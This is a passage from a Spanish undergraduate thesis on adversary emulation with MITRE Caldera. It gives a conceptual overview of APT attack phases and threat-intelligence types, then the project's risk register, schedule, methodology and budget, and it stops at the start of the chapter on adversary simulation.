Stockpile	Proporciona componentes como habilidades, adversarios, planificadores y fuentes de datos.
Training	Guía práctica para el uso inicial de Caldera, mediante una competición de retos.

Cuadro 2.4: Plugins oficiales de Caldera

2.2. Advanced Persistent Threats (APT)

Hoy en día, no enfrentamos diariamente a nuevos ataques o software malicioso y la tendencia de éstos sigue un rumbo cada vez más sigiloso. Generalmente los movimientos de esta nueva clase de ataques son pequeños y lentos cuyo principal objetivo es conseguir exfiltrar información o robar credenciales sin ser detectados. Esta clase de amenazas se denominan Amenazas Persistentes Avanzadas, comúnmente conocidas en inglés Advanced Persistent Threats (APT). Estos grupos son financiados por organizaciones o gobiernos para ganar información crucial acerca de otras organizaciones o gobiernos que tienen como objetivo.

Según Myneni en [21] un APT esta definido por la combinación de tres palabras contenidas en el mismo término: *Advanced* describe las capacidades de los actores en términos de sus herramientas, experiencia y métodos de ataque, generalmente personalizados para el objetivo en cuestión. *Persistent* simboliza la determinación de los actores para conseguir su objetivo, que normalmente involucra técnicas evasivas para evitar ser detectados. *Threat* representa la potencial pérdida de información sensible que el actor representa para la organización [21].

Las APTs crean herramientas personalizadas y sofisticadas como nuevos tipos de *malware* que generalmente no son detectados por los software antivirus o los sistemas IDS o IPS. Para poder ganar acceso a la red de la organización, este *malware* es distribuido por medio de técnicas como el *phishing*. Una vez alcanzada la red, puede explotar vulnerabilidades que el grupo había descubierto previamente [23].

Para entender bien como funcionan las APT hay que conseguir diferenciarlas de los métodos de ataque tradicionales. Los ataques tradicionales normalmente carecen de un objetivo fijo o tienen un único sistema, en cambio las APTs tienen objetivos específicos como organizaciones, instituciones gubernamentales y empresas comerciales [12]. Además, los ataques tradicionales y las APT también difieren en sus enfoques de ataque, siendo los ataques tradicionales mucho más ruidosos y ejecutados de una sola vez. Por el contrario, los ataques de las APT consisten en

múltiples intentos, persistencia a largo plazo y adaptaciones para permanecer desapercibidas [12], [19]. Los ataques tradicionales son normalmente más fáciles de prevenir debido a que para los ataques de las APT es necesario cambiar los sistemas de detección porque utilizan métodos que nunca antes habían visto [12].

Los ataques de las APT están altamente planeados y preparados para aumentar la probabilidad de éxito de éstos. Para conseguirlo, generalmente se llevan a cabo el múltiples fases, como se muestran en la Figura 2.5.




Figura 2.5: Fases del ataque de las APTs [19].

La fase de *Reconocimiento* marca el paso inicial de cualquier ataque exitoso. En esta fase es muy importante para los atacantes, ya que es dónde se recoge toda la información necesaria antes de lanzar el ataque. El grupo estudia a su objetivo recolectando toda la información posible acerca de su infraestructura, el software que utiliza y de su personal relevante. Para conseguir recopilar esta información normalmente se apoyan en el *Open Source Intelligence*, comúnmente conocido por sus siglas OSINT, o por medio métodos de ingeniería social [12].

Establecerse es una fase que representa que el atacante ha logrado acceso a la máquina o red objetivo [19]. Normalmente la forma más común de establecerse es por medio de la explotación de vulnerabilidades o la ejecución de código malicioso, aunque también la ingeniería social es una técnica observada en esta fase. [12], [22]. Cuando ésto se ejecuta de forma exitosa, la intrusión está completada y entonces continúan trabajando hacia hacia su objetivo final [12], [19].

En la fase *Movimiento lateral* es cuando los atacantes empiezan a moverse internamente por la red expandiendo su control por la organización y descubriendo y recolectando información valiosa [12]. Esta fase tiene una duración superior a las demás debido a la necesidad de recolectar toda la información posible. Las actividades planeadas tienen lugar de forma sigilosa y lenta además de utilizar software comúnmente utilizado por los administradores de sistemas, haciendo que sus movimientos cada vez más profundos por la red sean prácticamente muy difíciles de detectar [19].

Cuando se llega a la fase de *Exfiltración* se puede concluir que los adversarios han conseguido su objetivo de obtener información sensible de la organización y comienza el proceso de transmitir esa información a su centro de comando y control (C2). A su vez, si el objetivo del adversario es el sabotaje de componentes mediante la desactivación o destrucción de éstos también se lleva a cabo en esta fase [19]. Alguna literatura como la Matriz ATT&CK, entienden la *Exfiltración* y el *Comando y Control* como dos fases diferentes [58].

Por último, en la fase de *Posexfiltración* continua la exfiltración de información, la desactivación de componentes críticos y la eliminación de evidencias de forma que una vez desaparezcan de la red no quede ningún rastro [19]. Normalmente el tráfico de exfiltración va encriptado o comprimido antes de ser enviado a las localizaciones externas de los atacantes. Se suele ocultar este tráfico mediante SSL/TLS o aprovechando los beneficios de la red Tor [12].

A lo largo de los años, mediante la ciberinteligencia de amenazas se ha ido descubriendo a que países pertenecían ciertas APT, porque como ya se ha mencionado anteriormente, estos grupos son financiados normalmente por gobiernos. Es por esto que muchos vendedores de soluciones de ciberseguridad han optado por seguir una nomenclatura dependiendo del país de procedencia de la APT [31], [45]. En la Tabla 2.5 se puede ver como utilizan diferentes técnicas a la hora de dar nombres, por ejemplo, CrowdStrike utiliza animales, Palo Alto usa constelaciones o Microsoft, que utiliza temas meteorológicos.

	CrowdStrike	**Palo Alto Networks**	**Microsoft**
China	Panda	Taurus	Typhoon
Rusia	Bear	Ursa	Blizzard
Iran	Kitten	Serpens	Sandstorm
Corea del Norte	Chollima	Pisces	Sleet

Cuadro 2.5: Nomenclatura de las APT según algunos países de proveniencia

Comúnmente se utilizan como referencia para cada grupo *APTn* siendo n un número entero de referencia que se utilizara como identificador único, éste es el que utiliza ATT&CK a la hora de hacer referencias a estos grupos. Por ejemplo *APT28* es un grupo asociado a Rusia y obtiene diferentes nombres según el vendedor: *Fancy Bear* para CrowdStrike, *Fighting Ursa* para Palo Alto y *Forest Blizzard* para Microsoft, pero todos ellos hacen referencia a la misma APT.

En resumen, las APT son amenazas sofisticadas, específicas y que se encuentran en constante evolución, lo que indica que las contra medidas tradicionales son necesarias pero desgraciadamente, no suficientes [12]. La velocidad a la que evolucionan las herramientas y técnicas de ataque requiere soluciones que se adapten a este comportamiento cambiante. Los defensores deben ser capaces de comprender las etapas y estrategias de las APT para desarrollar capacidades que respondan ante estos actores de amenazas.

2.3. Ciberinteligencia de Amenazas

En el mundo de la ciberseguridad, la inteligencia sobre amenazas es un campo relativamente joven y por tanto no existe una definición exacta para este concepto. Aunque, como para la inteligencia tradicional, una definición básica es que la inteligencia sobre amenazas es información

que puede ayudar a tomar decisiones, con el objetivo de prevenir un ataque o reducir el tiempo necesario para descubrirlo. La inteligencia también puede ser información que, en lugar de ayudar a tomar decisiones específicas, contribuye de aclarar la planificación e identificación de los riesgos [13].

Otra descripción de la inteligencia de amenazas en el campo de la ciberseguridad, podría definirse como el proceso de trasladar temas de *"desconocidos desconocidos"* a *"conocidos desconocidos"*, descubriendo la existencia de amenazas, para luego pasar a *"conocidos conocidos"*, donde la amenaza está bien entendida y mitigada [13].

Chismon and Ruks en [13] identifican dentro de la ciberinteligencia de amenazas, cuatro subtipos: estratégica, operacional, táctica y técnica. Dentro de esta separación, la *ciberinteligencia estratégica* es consumida por los estrategas de alto nivel de la organización, normalmente el consejo de administración o sus allegados. Su propósito es ayudar a los estrategas a comprender e identificar riesgos desconocidos pero a más alto nivel, sin entrar en conceptos técnicos, con el fin de ayudar en la toma de decisiones empresariales estratégicas y comprender el impacto de éstas.

Otro de los subtipos es la *ciberinteligencia operativa*. Ésta no es más que información procesable sobre ataques entrantes específicos. Generalmente, informa sobre la naturaleza del ataque, la identidad y la capacidad del atacante, y da una indicación de cuándo se producirá el ataque. Suele ser utilizada para mitigar ataques [13].

La *ciberinteligencia táctica* es una de las formas más útiles de inteligencia en términos de protección de la organización. Se define como la información relativa a las tácticas utilizadas por los grupos de amenazas (APT), incluyendo sus herramientas y metodologías (TTP). El objetivo de esta inteligencia es comprender cómo de probable es que los actores ataquen la organización y relacionarlo con las formas en las que estos ataques pueden detectarse o mitigarse. Esta inteligencia es consumida por el equipo de defensa, administradores y todo el personal de seguridad [13].

Por último, la *ciberinteligencia técnica* es muy similar a la táctica. Ésta comprende detalles técnicos de los activos de un atacante, como herramientas, canales de comando y control e infraestructura. Se diferencia de la táctica en que se centra en indicadores específicos y en una distribución y respuesta rápidas, por lo que tiene una vida útil más corta. Por poner un ejemplo, el hecho de que un atacante utilice un *malware* concreto sería inteligencia táctica, mientras que un indicador contra un ejemplo compilado específico sería inteligencia técnica.

Un buen programa de inteligencia de amenazas tiene que permitir fragmentarse en tareas más específicas que miembros más cualificados puedan abordar. Esto da lugar a lo que se conoce como el *ciclo de inteligencia* como puede verse en la Figura 2.6. Este ciclo se divide en cinco fases: Planificación, Recopilación, Análisis, Difusión y Evaluación.




Figura 2.6: Ciclo de vida de la inteligencia de amenazas.

1. *Planificación*: Esta fase es fundamental, puesto que es donde se tienen que identificar y especificar los requisitos del programa.

2. *Recopilación*: Se recopilan los datos relacionados con las amenazas aún sin procesar que puedan contener respuestas a los requisitos definidos anteriormente. Estos datos pueden venir de diferentes fuentes, como foros, artículos de investigación o plataformas de inteligencia de amenazas de pago, entre otras.

3. *Análisis*: En este punto, inicialmente se estandarizan los datos para facilitar su análisis. Para eso suele utilizarse el *framework* ATT&CK. Posteriormente, se prueban y verifican la posible existencia de tendencias o patrones que puedan utilizar para atender a los requisitos propuestos en la planificación.

4. *Difusión*: En esta fase, se crea un producto de inteligencia que es enviado a las partes interesadas. Una vez realizado esto, es cuando se toman medidas en base a las recomendaciones de seguridad actuales.

5. *Evaluación*: Finalmente, se evalúa el anterior producto de inteligencia para aclarar si ha cumplido con los requisitos propuestos originalmente.

Capítulo 3

Planificación

3.1. Riesgos

En unos inicios del trabajo y a medida que éste sigue su desarrollo se realiza una gestión de los riesgos que puedan afectar de manera tanto positiva como negativa. Para la realización de esta gestión de riesgos se ha utilizado de referencia el Capítulo 7 de [6]. De este modo, tal y como especifica Kally Lyytinen en [3] los riesgos se pueden dividir en cuatro categorías interrelacionadas entre ellas como puede verse en la Figura 3.1 y que será como se agruparan los riesgos del trabajo.




Figura 3.1: Modelo de riesgo de Kally Lyytinen [3]

Para conseguir una buena gestión y evaluación de los riesgos se requiere de una forma de distinguirlos y clasificarlos. Esto se puede hacer estimando la *exposición al riesgo*, dónde, para cada riesgo, se calcula una probabilidad de que se materialice (P) y el impacto como consecuencia si el riesgo finalmente se materialice (I). Para asignar dichos valores a los riesgos, el Capítulo 7 de [6] nos proporciona unos descriptores cualitativos para obtener una mayor coherencia entre los posibles descriptores, muy bajo, bajo, medio, alto, muy alto y su gama de valores del 0 al 10 como se puede observar en Tabla 3.3.

Probabilidad	**Valor**
Alta	9
Significativa	7
Moderada	5
Baja	3

Tabla 3.1: Valores en base a la probabilidad

Impacto	**Valor**
Alto	8
Significativo	6
Moderado	4
Bajo	2

Tabla 3.2: Valores en base al impacto

Tabla 3.3: Descriptores cualitativos para probabilidad e impacto. Valores indicados en [6]

Una vez asignados estos valores a cada riesgo, se calcula la *exposición teórica al riesgo* (*Ex*) mediante la multiplicación de ambos valores P e I [6], como se muestra en la siguiente fórmula:

$$Ex = P \cdot I \tag{3.1}$$

Este valor es el que se va a utilizar a la hora de clasificar y priorizar la importancia de los riesgos, planificando una estrategia para aceptarlos o mitigarlos. De esta forma se han definido los siguientes riesgos:

Riesgo 1.1	**Enfermedad**
Descripción	Existe la posibilidad de que se contraiga una enfermedad que de lugar a retrasos en las actividades o pérdida de rendimiento.
Categoría	Actor
Probabilidad	Alta
Impacto	Moderado
Exposición	36
Estrategia	Aceptar. Informarse y seguir las pautas indicadas por las autoridades sanitarias.

Tabla 3.4: Riesgo 1.1 “Enfermedad”

Riesgo 1.2	**Accidente**
Descripción	Al realizar el trabajo de forma bimodal viajando a Madrid, es posible que pueda sufrir un accidente.

Categoría	Actor
Probabilidad	Baja
Impacto	Alto
Exposición	24
Estrategia	Aceptar. Seguir las instrucciones de los profesionales encargados de los medios de transporte.

Tabla 3.5: Riesgo 1.2 "Accidente"

Riesgo 1.3	**Pérdida del equipo informático**
Descripción	Por la misma razón que en el Riesgo 1.2, existe la posibilidad de extraviar el equipo informático en el trayecto de viaje.
Categoría	Actor
Probabilidad	Baja
Impacto	Significativo
Exposición	18
Estrategia	Mitigar. Comprobar antes de salir que llevo todas mis pertenencias conmigo.

Tabla 3.6: Riesgo 1.3 "Pérdida del equipo informático"

Riesgo 1.4	**Comunicación escasa con las partes**
Descripción	Puede darse que durante el desarrollo del trabajo no se llegue a tener una comunicación fluida con los tutores.
Categoría	Actores
Probabilidad	Significativa
Impacto	Alta
Exposición	48
Estrategia	Evitar. Acordar y planificar reuniones periódicas con el tutor y cotutor.

Tabla 3.7: Riesgo 1.4 "Comunicación escasa con las partes"

Riesgo 2.1	**Insuficiente capacidad de procesamiento**
Descripción	Puede suceder que el equipo informático no disponga se suficientes recursos para construir un laboratorio virtual que funcione correctamente.
Categoría	Infraestructura
Probabilidad	Significativa
Impacto	Significativo
Exposición	42
Estrategia	Mitigar. Búsqueda de soluciones *cloud*, o entornos de virtualización menos exigentes.

Tabla 3.8: Riesgo 2.1 "Insuficiente capacidad de procesamiento"

Riesgo 2.2	**Problemas de configuración de la red**
Descripción	Existe la posibilidad de fallos en la configuración de la red que afecten a la comunicación de las máquinas, la capacidad de monitorear la red o analizar el tráfico.
Categoría	Infraestructura
Probabilidad	Moderada
Impacto	Moderado
Exposición	20
Estrategia	Mitigar. Realizar pruebas suficientes para comprobar el correcto funcionamiento antes de comenzar a realizar la obtención de datos.

Tabla 3.9: Riesgo 2.2 "Problemas de configuración de la red"

Riesgo 2.3	**Pérdida de rendimiento debido a la virtualización**
Descripción	La virtualización añade complejidad que puede afectar al rendimiento de programas y procesos que acabe en problemas a la hora de detectar las TTPs.
Categoría	Infraestructura
Probabilidad	Baja
Impacto	Moderado
Exposición	12

Estrategia	Mitigar. Utilizar software de virtualización robusto que sea compatible con los programas y *frameworks* de desarrollo

Tabla 3.10: Riesgo 2.3 "Pérdida de rendimiento debido a la virtualización"

Riesgo 3.1	**Limitaciones en el *framework***
Descripción	Se va a utilizar el framework MITRE Caldera para la emulación de adversarios. Es posible que no cumpla todos los requisitos requeridos en alguna simulación.
Categoría	Tecnología
Probabilidad	Moderada
Impacto	Moderado
Exposición	20
Estrategia	Mitigar. Se buscara una forma alternativa de simular los adversarios.

Tabla 3.11: Riesgo 3.1 "Limitaciones en el *framework*"

Riesgo 3.2	**Incompatibilidad de versiones**
Descripción	Posible conflicto entre las versiones del software utilizado, lo que podría resultar en errores, fallos de funcionamiento y dificultades en el desarrollo del trabajo.
Categoría	Tecnología
Probabilidad	Baja
Impacto	Moderado
Exposición	12
Estrategia	Mitigar. Utilizar las versiones estables para la correcta realización del trabajo.

Tabla 3.12: Riesgo 3.3 "Incompatibilidad de versiones"

Riesgo 3.3	**Ausencia de licencias**
Descripción	Es posible que para algún software requiera de una licencia de pago para su utilización, como puede ser el ejemplo del sistema operativo *Windows*.
Categoría	Tecnología
Probabilidad	Alta

Impacto	Alto
Exposición	72
Estrategia	Evitar. Utilizar licencias de estudiante para tener acceso a los instaladores del sistema operativo, o en su defecto utilizar licencias empresariales proporcionadas por la empresa encargada del trabajo.

Tabla 3.13: Riesgo 3.3 "Ausencia de licencias"

Riesgo 4.1	**Tiempo excesivo para documentación**
Descripción	Existe la posibilidad de que se dedique una gran parte del tiempo a documentarse, dando lugar a retrasos en el trabajo.
Categoría	Tareas
Probabilidad	Moderada
Impacto	Significativo
Exposición	30
Estrategia	Mitigar. Utilizar solo documentación clara y precisa, que no de lugar a confusiones ni contradicciones.

Tabla 3.14: Riesgo 4.1 "Tiempo excesivo para documentación"

Riesgo 4.2	**Tiempo excesivo en la configuración del entorno**
Descripción	Pueden surgir problemas a la hora de configurar las máquinas, con sus sistemas operativos, y la comunicación entre estas. Esto daría lugar a retrasos en las entregas del trabajo.
Categoría	Tareas
Probabilidad	Significativa
Impacto	Alto
Exposición	56
Estrategia	Evitar. Utilizar en la medida de lo posible ficheros de configuración automatizados para ahorrar tiempo de configuración

Tabla 3.15: Riesgo 4.2 "Tiempo excesivo en la configuración del entorno"

Riesgo 4.3	**Problemas con la calidad de los datos**
Descripción	Existe la posibilidad de que los datos obtenidos no cumplan con los requisitos establecidos, es decir, que contengan campos vacíos, que no sean correctos, que estén sesgados, ... Esto afectaría al correcto desarrollo del modelo de detección IDS.
Categoría	Tareas
Probabilidad	Significativa
Impacto	Alto
Exposición	56
Estrategia	Evitar. Asegurarse en todo momento de que el software y las configuraciones son óptimas para la recogida de datos y que no afecten a la integridad de éstos ni a su posterior procesamiento.

Tabla 3.16: Riesgo 4.4 “Problemas con la calidad de los datos”

Riesgo 4.4	**Problemas con la simulación del adversario**
Descripción	Es posible que a la hora de simular el adversario, el entorno no se comporte de la manera esperada y no produzca los resultados esperados.
Categoría	Tareas
Probabilidad	Significativa
Impacto	Moderado
Exposición	36
Estrategia	Mitigar. Al tener de tutora a Maialen es posible comunicarle cualquier tipo de error o cualquier cuestión que pueda aparecer.

Tabla 3.17: Riesgo 4.4 “Problemas con la simulación del adversario”

Como se menciona en [6], se realiza una matriz de impacto probabilístico sobre la cual se identifica una *línea de tolerancia*, que será usada para determinar que acción tomar con el riesgo, si aceptarlo, mitigarlo o evitarlo.

En la Tabla 3.18 podemos observar las celdas que quedarían por encima de la *línea de tolerancia* en un color rosado. Para los riesgos que se encuentran en dichas celdas se ha tomado la decisión de evitarlos, en cambio para los que se encuentran fuera de la línea la estrategia tomada varia entre mitigarlos o aceptarlos, como se especifica en las tablas resumen de cada riesgo en la fila *estrategia*.

Impacto	Baja	Moderada	Significativa	Alta
Alto	R1.2		R1.4, R4.2, R4.3	R3.3
Significativo	R1.3	R4.1	R2.1	
Moderado	R2.3, R3.2	R2.2, R3.1	R4.4	R1.1
Bajo				

Probabilidad

Tabla 3.18: Matriz de impacto probabilístico para los riesgos

3.2. Planificación

Según Bob Hughes en el Capítulo 6 de [6] para una buena planificación de proyectos hay que realizar una descomposición de las tareas a realizar en dicho proyecto. La descomposición de tareas de este proyecto (ver Figura 3.2) sigue un enfoque híbrido en el cual aparecen tanto productos del proyecto como tareas. Hay algunas actividades en la descomposición que están unidas mediante flechas, lo cual indica, que existe alguna dependencia entre actividades y que éstas no pueden comenzar hasta que hayan finalizado su desarrollo las anteriores.

También se ha realizado una distribución de las tareas sobre un marco temporal (ver Figura 3.3). En esta distribución se puede ver el tiempo necesario que se requiere para finalizar cada tarea, aunque también se ha tenido en cuenta las posibles retrasos o adelantos que puedan surgir durante su desarrollo y que beneficien o perjudiquen la fecha de finalización de cada una éstas.

3.3. Metodología

En cuanto a la metodología de desarrollo del trabajo se ha elegido dividir la estructura del trabajo en dos metodologías. Primero, se utilizará un modelo en cascada para el producto de *Entorno de pruebas* que se comento anteriormente en Sección 3.2 y puede verse en la Figura 3.2. Este modelo se basa en una secuencia de actividades que funcionan de arriba abajo y que permite volver a una etapa anterior en caso de necesidad de algún trabajo adicional en dicha etapa y necesario para la etapa siguiente [6]. Para este trabajo se ha realizado un esquema de dicha metodología en la Figura 3.4.

Finalmente, para el último producto se ha optado por una metodología incremental que permita mejorar el modelo de detección a lo largo del tiempo durante cada incremento. Esta metodología aplicada a este proyecto puede verse en la Figura 3.5.




Figura 3.2: Descomposición del trabajo en actividades

	Q1, 2024			Q2, 2024			Q3, 2024
Nombre de la tarea	Jan	Feb	Mar	Apr	May	June	July
Lectura y recopilación bibliográfica							
Ciberinteligencia de amenazas							
MITRE Corporation							
Técnicas Tácticas y Procedimientos							
Advanced Persistent Threat							
Entorno de pruebas							
Configuración de las máquinas							
Configuración firewall pfSense							
Configuración del Directorio Activo							
Configuración del Windows Server							
Configuración de Windows hosts							
Configuración máquina atacante Kali Linux							
Configuración MITRE CALDERA							
Emulación adversario							
Recopilación de logs							
Datos logs							
Procesamiento de los datos							
Posprocesado de los datos							
Elaboración prueba de detección							
Finalización escritura de memoria							
Entrega de la memoria							

Figura 3.3: Diagrama de Gantt con el marco temporal de la distribución de las tareas

3.4. Presupuesto

Como la realización del TFG se hace mediante convenio con empresa, los costes de éste se han estimado en un entorno de mercado laboral, no académico. En cuanto a la duración, solo se ha tenido en cuenta el tiempo de investigación, la posterior puesta en marcha y despliegue en un ámbito mayor no se ha tenido en cuenta y por tanto la duración estimada de éste es de 300 horas como se indica en los créditos de la asignatura.

En cuanto a los miembros del equipo de desarrollo, solo se requiere de un único investigador contratado. Como la duración es de aproximadamente 2 meses (300 horas) y el salario bruto mensual medio para un trabajador con conocimientos en ciberseguridad y machine learning es de 3.125€ aproximadamente [30].

El material utilizado para el desarrollo del proyecto se compone únicamente de un equipo personal provisto por la empresa. Este ordenador es un HP PROBOOK de 15.6 pulgadas, Intel(R) Core(TM) i7-1165G7 @ 2.80 GHz, 16 GB de memoria RAM y 480 GB de almacenamiento, todo ello valorado en 1.100€.

Con respecto al software utilizado, una mayor parte es libre y gratuito, salvo las licencias de Microsoft Windows y Microsoft Windows Server, valoradas en 250€ y 1.000€ respectivamente. Como para el desarrollo se necesitan 2 máquinas Windows y un Windows Server la suma total en estas licencias asciende a 1.500€ [53], [54]. Otro software utilizado es Splunk para la recopilación de logs, la licencia Enterprise de este software esta valorada en 1.800€ al año, lo que equivale 150€ al mes.

En resumen, el presupuesto total para el desarrollo de este proyecto de investigación es de 9.150€. El desglose de costes puede verse en la Tabla 3.19.

Salario (2 meses)	6.250
Hardware	1.100
Software	1.800
Total	**9.150**

Tabla 3.19: Desglose de costes para el presupuesto del proyecto.




Figura 3.4: Metodología en cascada




Figura 3.5: Metodología incremental

Capítulo 4

Simulación del adversario

